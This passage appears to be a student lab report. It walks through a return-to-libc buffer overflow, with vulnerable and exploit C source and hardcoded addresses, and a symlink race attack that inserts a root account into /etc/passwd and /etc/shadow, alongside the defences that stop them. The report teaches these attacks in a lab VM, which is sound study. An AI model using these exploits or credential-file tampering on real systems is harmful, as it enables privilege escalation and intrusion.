


Figure 34: Stack Component after `system` Call

3 Vulnerability Exploit

3.1 VM Preparation

1. **Address Space Layout Randomization (ASLR)**

   ASLR is a protection feature that randomizes the starting address location of the heap and stack. This ensures that the execution address is not deterministic and easily exploited by the hacker. For this lab, we switch this protection off to easily simulate an attack. The following code disables the feature:

   ```
   $ su
   # sysctl -w kernel.randomize_va_space=0
   ```

2. **StackGuard Protection**

   The GCC compiler includes a protection mechanism called *StackGuard* to detect and prevent buffer overflows. This mechanism checks if the information on the stack such as the return address have been overwritten and prevent the execution of instructions thereafter. This protection is temporarily disabled by declaring the following switch `-fno-stack-protector` when compiling with GCC.

   ```
   $ gcc -fno-stack-protector someprog.c
   ```

3. **Non-Executable Stack**

   Newer operating systems have support for *No-eXecute*, or *NX* for short. Regions that are marked are non-executable will not be processed by the processor. This is a feature that is built into modern CPUs and toggled in the motherboard settings, known as *eXecute Disable (XD)* on Intel or *Enhanced Virus Protection* on AMD systems. The default setting for the stack in our VM is **non-executable**. Attempting to overwrite the stack will throw an exception to the user.

   In this lab, we explicitly set the stack to be executable using the following code when compiling with GCC:

   ```
   $ gcc -z execstack -o someprog someprog.c
   ```

4. **Vulnerable Program**

   The lab provides two `C` code, one of which is a `Set-UID` program and the other is to write the file that is needed to implement the buffer. The code has been attached to the Appendix.

3.2 Creating the BADFILE

To create the file to exploit the buffer overflow vulnerability, we need to refer to Figure 4 to understand which section should be overwritten. We are given the following code to fill up.

```
*(long *) &buf[X] = some address; // "/bin/sh"
*(long *) &buf[Y] = some address; // "system()"
*(long *) &buf[Z] = some address; // "exit()"
```

To find the address of `system` and `exit`, we first compile both files and run. As we have set address randomisation to the off state, the address will not change with every execution.




Figure 35: No Address Randomisation

The address is obtained within `gdb` by using the command `p <function>`, where the function name is `system` and `exit`.




Figure 36: `system` and `exit` Address

For `/bin/sh`, there are two methods to obtain the address.

1. The first would be to create an environment variable. In this instance, we use `MYSHELL` as the name of the environment variable. It is exported into the environment using the following command.

   ```
   $ export MYSHELL = /bin/sh
   ```

To obtain the address where this variable is located, there are an additional two methods that can be used.

(a) The following `C` code can be written to print the address containing the variable.

```
void main(){
    char* shell = getenv("MYSHELL");
    if(shell)
    printf("%x\n", (unsigned int) shell);
}
```




Figure 37: Using `C`

(b) `GDB` can be used to find the address of the environment variable, which can be executed by the following line of code.

```
x/100s *((char **) environ)
```

The output will be the strings located in the environment with the respective addresses.




Figure 38: Using `gdb`

However, it is important to take note that the exact address cannot be used as the string "MYSHELL" will be in that location. The offset is calculated based on how many ASCII characters are required from the back. In this instance the offset obtained is +6. The address to be used will therefore be `0xBFFFFE8A`.

Using an incorrect offset will not allow the argument to be passed into `system` properly and will display an error.




Figure 39: Incorrect Offset

2. It is also known that there exists an instance of the `/bin/sh` string in the `C` library. It can be used instead and is much simpler to obtain the address. To do so, we need to enter `gdb` and run the program first.

   The `find` command can be used and the following line of code searches the memory to obtain the address of `/bin/sh`.

   ```
   find &system, +99999999, "/bin/sh"
   ```

   The address obtained can be directly inserted into our exploit code without any modification.




Figure 40: Exact Address Obtained

The values of X, Y and Z now need to be determined to ensure that the correct components are overwritten by the buffer overflow. The program is run in `gdb` again and the buffer is printed out, which is shown in Figure 11.




Figure 41: Buffer Output

Analysis of the buffer indicates that address `0xbffff360` contains the pointer to the file. With reference to the buffer overflow lab stack layout, address `0xbffff35b` must contain the return address for the function. Therefore the offset required to overwrite the return address is 24, which is where the location of `system` will be. The address of `/bin/sh` and `exit` will overwrite the regions with the offset of 32 and 28 respectively. i.e. X $\rightarrow$ 32, Y $\rightarrow$ 24, Z $\rightarrow$ 28.

Executing the program after compiling and re-creating the `BADFILE` now allows us to obtain root shell.




Figure 42: Root Access

3.3 Change of Program Name

In this subsection, we look into the effects of renaming the program with a different length. To do so, we execute the following line of command.

```
$ mv retlib returntolibc
```

Execution of the command yields the following results:

1. If the address of the `/bin/sh` is based on the environment variable, then the execution will fail as the string has been shifted from the previous address. As the name of the program being executed being reflected in the environment variables is stored in a higher memory address, all of the environment variables in the stack with a lower memory address will be affected by this shift. The differences in the address can be seen from Figure 8 and Figure 13.




Figure 43: Address Shifted

2. If the address of the `/bin/sh` is based on the `C` library, then there will be no impact as the address remains the same.

3.4 Address Randomisation

This subsection will focus on the protection mechanism involving address randomisation. To turn on this feature, we use the following lines in Terminal.

```
$ su
# sysctl -w kernel.randomize_va_space=2
# exit
```

When the program is run without any modifications, we get the error "Segmentation fault (core dumped)". When `gdb` is used to debug the program, we note that the address of `/bin/sh` in the environment and the `C` library has changed. The same can be mentioned for the `system` and `exit` functions.




Figure 44: Random Address

It is difficult to guess or predict a single address during the next instance of program execution, let alone three separate addresses. Although if we were to strictly use the `/bin/sh` from the `C` library, we can calculate the distance between the functions. To be specific, the distance between `system` and `/bin/sh` is $+1186696_{10}$ and the distance between `system` and `exit` is -50304_{10}. To guess the address, there is a probability of $\frac{1}{2^{29}}$ as the current VM environment has been set to use 512MB of RAM. However, the probability of obtaining a correct guess is still considered to be negligible.

3.5 StackGuard

Similar to the buffer overflow lab, the StackGuard feature introduces a canary value which checks whether the return address has been modified. As such, the program will terminate with an error "stack smashing detected".

4 Appendix

4.1 Return to LibC: `retlib.c`

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof (FILE *badfile)
{
    char buffer[12];
    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 40, badfile);

    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;
    badfile = fopen("./badfile", "r");
    bof(badfile);

    printf("Returned Properly\n");

    fclose(badfile);
    return 1;
}
```

4.2 Buffer Write Operation: `exploit.c`

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;

    badfile = fopen("./badfile","w");

/* Need to determine the addresses */

    *(long *) &buf[32] = 0xb7f80fb8;
    *(long *) &buf[24] = 0xb7e5f430;
    *(long *) &buf[28] = 0xb7e52fb0;

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```

Race Condition Vulnerability

1 Introduction

A race condition is a vulnerability where multiple processes access and manipulate data concurrently. The result is dependent on the order of access. Attackers can use a privileged program that has this vulnerability while running another program to "race", with the end result being the alteration of program that will otherwise be restricted.

2 Overview

This lab will look at a program that has the race condition vulnerability, to exploit this vulnerability as well as to look at current protection schemes available to prevent such an occurrence. We will look at two files, `/etc/shadow` and `/etc/passwd`. Both are system files where `/etc/passwd` is world-readable but only writable by root. This file contains the user name, encrypted password, UID, login shell location among other things. The other system file `/etc/shadow` is only readable and writable by the root user as this file holds the required information to validate the user's password.

The formats of the two files is described below.

`/etc/passwd`

root : x : 0 : 0 : root : /root : /bin/bash
① ② ③ ④ ⑤ ⑥ ⑦

① Username
② Password, "x" denotes that the encrypted password is stored in `/etc/shadow`
③ UID (User ID) ④ GID (Group ID)
⑤ User ID Info, allows commenting to add extra information on the user.
⑥ Home Directory ⑦ Directory to shell

`/etc/shadow`

user1 :$ 6 $: edXn24E2 $ uPYHGc.DOese01 : 17540 : 0 : 99999 : 7 : : :
① ② ③ ④ ⑤ ⑥ ⑦ ⑧ ⑨ ⑩

① Username
② - ④ Encrypted Password in the form `$ id $ salt $ hash`, where `id` can be one of the following:

1. 1 uses MD5
2. $2a$ uses Blowfish (BCrypt specification with modifications)
3. $2x$ uses Blowfish (Consists of a bug handling the 8^{th} bit)

4. 5 uses SHA-256
5. 6 uses SHA-512

(5) Last password change, counted in days from January 1, 1970
(6) Minimum number of days between password changes
(7) Maximum number of days the current password is valid
(8) Number of days before warning user to change password
(9) Inactive account due to expired password
(10) Expired account, counted by number of days from January 1, 1970.

3 Vulnerability Exploit

3.1 VM Preparation

1. **Sticky Symlinks**

   This protection feature prevents the symlinks from being accessed if the follower and directory owner does not match the symlink owner. This is applicable for world-writable directories such as `/tmp`. In this lab, we disable this protection feature by running the command in superuser.

   ```
   # sysctl -w kernel.yama.protected_sticky_symlinks=0
   ```

2. **Snapshot**


   As this lab will deal with modification of system files affecting user login and credentials, a snapshot is created in the event that a mishap occurs. This will allow the state of the VM to be reverted to the stage before the lab and reducing the amount of work required to re-prepare the VM.

3.2 Exploiting Vulnerability

The vulnerable program is first compiled as a `Set-UID` program and stored in the `/tmp` folder, where it is world-readable. The source code for the program has been attached in the Appendix. Another program is needed to exploit this vulnerability. The properties of symbolic links (symlink) will be used and because rapid and repeated linking and unlinking is required, a while loop is used. This program will additionally output the current file symlink location so we will be able to determine whether the linking is in effect.

A bash script is used to repeatedly execute the vulnerable program and to emulate a heavy workload where accessing and modifications to privileged files are frequent.


The `/etc/passwd` file is tested to be modified first. The vulnerable program is run, followed by the program to repeatedly create and destroy symlinks. During the process, we obtain a lot of errors where the program will not be able to write into the privileged files.



```
Terminal
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```

Figure 45: Cannot Open File

In another terminal screen, we see the rapid switching of symlink endpoints. This shows that the attacking program is working as expected.



```
Terminal
lrwxrwxrwx 1 seed seed 11 Jan 19 04:50 /tmp/XYZ -> /etc/passwd
lrwxrwxrwx 1 seed seed 12 Jan 19 04:50 /tmp/XYZ -> /tmp/tmpfile
lrwxrwxrwx 1 seed seed 11 Jan 19 04:50 /tmp/XYZ -> /etc/passwd
lrwxrwxrwx 1 seed seed 12 Jan 19 04:50 /tmp/XYZ -> /tmp/tmpfile
lrwxrwxrwx 1 seed seed 11 Jan 19 04:50 /tmp/XYZ -> /etc/passwd
lrwxrwxrwx 1 seed seed 12 Jan 19 04:50 /tmp/XYZ -> /tmp/tmpfile
lrwxrwxrwx 1 seed seed 11 Jan 19 04:50 /tmp/XYZ -> /etc/passwd
lrwxrwxrwx 1 seed seed 12 Jan 19 04:50 /tmp/XYZ -> /tmp/tmpfile
lrwxrwxrwx 1 seed seed 11 Jan 19 04:50 /tmp/XYZ -> /etc/passwd
lrwxrwxrwx 1 seed seed 12 Jan 19 04:50 /tmp/XYZ -> /tmp/tmpfile
lrwxrwxrwx 1 seed seed 11 Jan 19 04:50 /tmp/XYZ -> /etc/passwd
lrwxrwxrwx 1 seed seed 12 Jan 19 04:50 /tmp/XYZ -> /tmp/tmpfile
```

Figure 46: Rapid symlink Switching

After some time, the bash script will stop running and show that the file has been modified. Upon inspection of the `/etc/passwd` file, the entry of an additional user account has been added. The last line in Figure 4 proves that the file has been modified to add our malicious user with user id 0 (root).

Figure 47: Bash Stops After File Modified




Figure 48: Malicious User Added

We inspect our temporary file and find that the many repeated entries in the file were the failed attempts in trying to write into the privileged file during the symlink switching.




Figure 49: Temporary File Contents

Before we are able to gain access to the account, the steps must be repeated for the `/etc/shadow` file. It is important to note that the `shadow` has a stricter privilege requirement and does not allow any non-root user to view the contents of the file, unlike the `passwd` file. Using the `cat` command as a standard user will throw the error "Permission denied" when reading `shadow`.

The file containing the information to insert is edited and the program is run again. This time the success prompt is also shown after a few minutes. The file is examined with superuser and the specified data can be found inside the file.




Figure 50: File `shadow` Modified

To determine whether the procedure has been successful, we log in to our newly created user using the command `su <username>`. If successful, we will obtain root access. To check further, we navigate to the home directory of the user and print out the current directory using the command `pwd`.

```
$ su hacked
# cd ~
# pwd
```




Figure 51: Root Access Obtained Using Existing Password

From Figure 7, root access has been obtained and without the need of knowing the current system's superuser account. This exploit is fast to implement and the concept is simple. The next subsection will look into the difficulty of executing the same type of attack against introduction of additional guards for race conditions.

3.3 Inode Checking

To ensure it is harder for race conditions to be exploited, additional measures were implemented such as checking of inodes multiple times. These are cross-checked to ensure that the file being accessed is the same. The modifications to the vulnerable program have been attached in a separate subsection in the Appendix.

Even after the modifications and the programs are executed, we are still able to obtain a modified file. As we are not able to tell the order of execution of commands, it may be possible to obtain a modified privileged file although it may take a longer period of time to successfully pass all the checks.




Figure 52: Successful Despite Additional Protection

3.4 Least Privilege

The Principle of Least Privilege prevents the use of privileged access unless required and relinquished immediately after that. This prevents extended periods of access and loopholes being exploited when upgraded privileges are not required

for the operation.

In this task, we add a few lines to the code mainly to change the `euid` of the user. To restrict file access, `seteuid(getuid())` is used to forcibly downgrade the privileges of the user. The privileges are restored to root by using `seteuid(0)`. As the respective lines are added to the beginning and end of the program, the program will never be able to write into privileged files. This is due to the program not being able to access or open the file due to downgraded privileges. As such, this form of race condition exploit can be eliminated by carefully adjusting the access rights accordingly in the process of program execution.

3.5 Sticky Symlinks Protection

In this task, we look at the built-in protection scheme against following symlinks. Ubuntu versions 11.04 and above come with a built-in protection scheme against race condition attacks by activating sticky symlinks.

```
# sysctl -w kernel.yama.protected_sticky_symlinks=1
```

We perform the symlink this time pointing `"/tmp/XYZ"` to `"/home/seed/tmpfile"`. We note that the symlink is owned by the user, the euid is root and the directory is owned by root (since `"/tmp"` is world-writable).

